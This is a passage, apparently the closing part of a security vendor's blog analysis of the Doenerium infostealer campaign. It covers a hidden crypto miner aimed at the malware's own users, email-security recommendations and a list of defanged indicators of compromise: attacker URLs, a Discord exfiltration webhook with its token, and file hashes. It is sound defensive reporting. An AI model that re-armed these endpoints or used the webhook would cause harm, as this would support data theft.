


Figure 38-39: Doener's partner crypto miner explanation



After several hours the user "mewso" was banned by Doener and the chat log was wiped.




Figure 40: Doener bans the backdoor finder

The 1337wtf1337 repo has two other files that may be associated with the crypto mining operation. These files are: **“ethereum.json”** and **“monero.json”**. These files have configurations that may be used for crypto mining and the wallets that the miners mine for:

Figure 40-41: Ethereum and Monero crypto miners configurations

Conclusion

A lot can be learned from this malware campaign, the first thing being that nothing comes free. The hackers that utilize this malware to steal sensitive data are actually being hacked by the malware author to grow their crypto mining operation.

Recommendations

To avoid becoming the next victim of the Doenerium malware, we recommend taking the following steps to mitigate your risk:

- Educate employees on the need for email security and the risk of opening suspicious emails and attachments.
- Run email security drills every few months to ensure that employees know what to look for in a suspicious email.
- Create a process for employees to follow when they receive a suspicious email or link.
- Do not open files with strange links or attachments.
- Always double check the identity of the sender.
- Deploy an advanced email security solution that prevents these malicious emails from reaching users’ inboxes.

Learn more about advanced attacks like these on our resource page here.

A major thank you to @Iamdeadlyz for helping out by deobfuscating some of the code and pointing out things mentioned in this article.

IOCs

URLs:

- hxxps[://]neon[.]page/Microsoft-Windows-MSRT
- hxxps[://]microsoftwindows-drive[.]mycozy[.]cloud/public?sharecode=wZUuotxjnGrF#/
- hxxps[://]microsoftwindows-drive[.]mycozy[.]cloud/public?sharecode=bXWS2roRsZmy#/
- hxxps[://]t[.]me/doenerium
- hxxps[://]github[.]com/doener2323/doenerium
- hxxps[://]github[.]com/1337wtf1337/1337wtf1337
- hxxps[://]discord[.]com/api/webhooks/1010856552447619133/NxbHxd7iYxbfE9SO18zDoCCPWy242dJWSC3KozNctIaxACVJcPGHUBjgm7(
- hxxps[://]websec[.]services/send/6323a5bdd8bf9d473909190f

Files:

- Windows Malicious Software Removal Tool (32-bit).zip – 1b005dd76abc86ada724297b6698d3cbbe77f0bceb8fee41d9303114d689f609 (sha256)
- Windows-KB890830-x32-V5.104.exe – 609cccf310e725ba4ff4d74edffa0c33d4640f3c391dbbac4e1d00dd3f9c249e (sha256)

All of our blogs IOC's files can be found in malware bazaar under the tag PerceptionPoint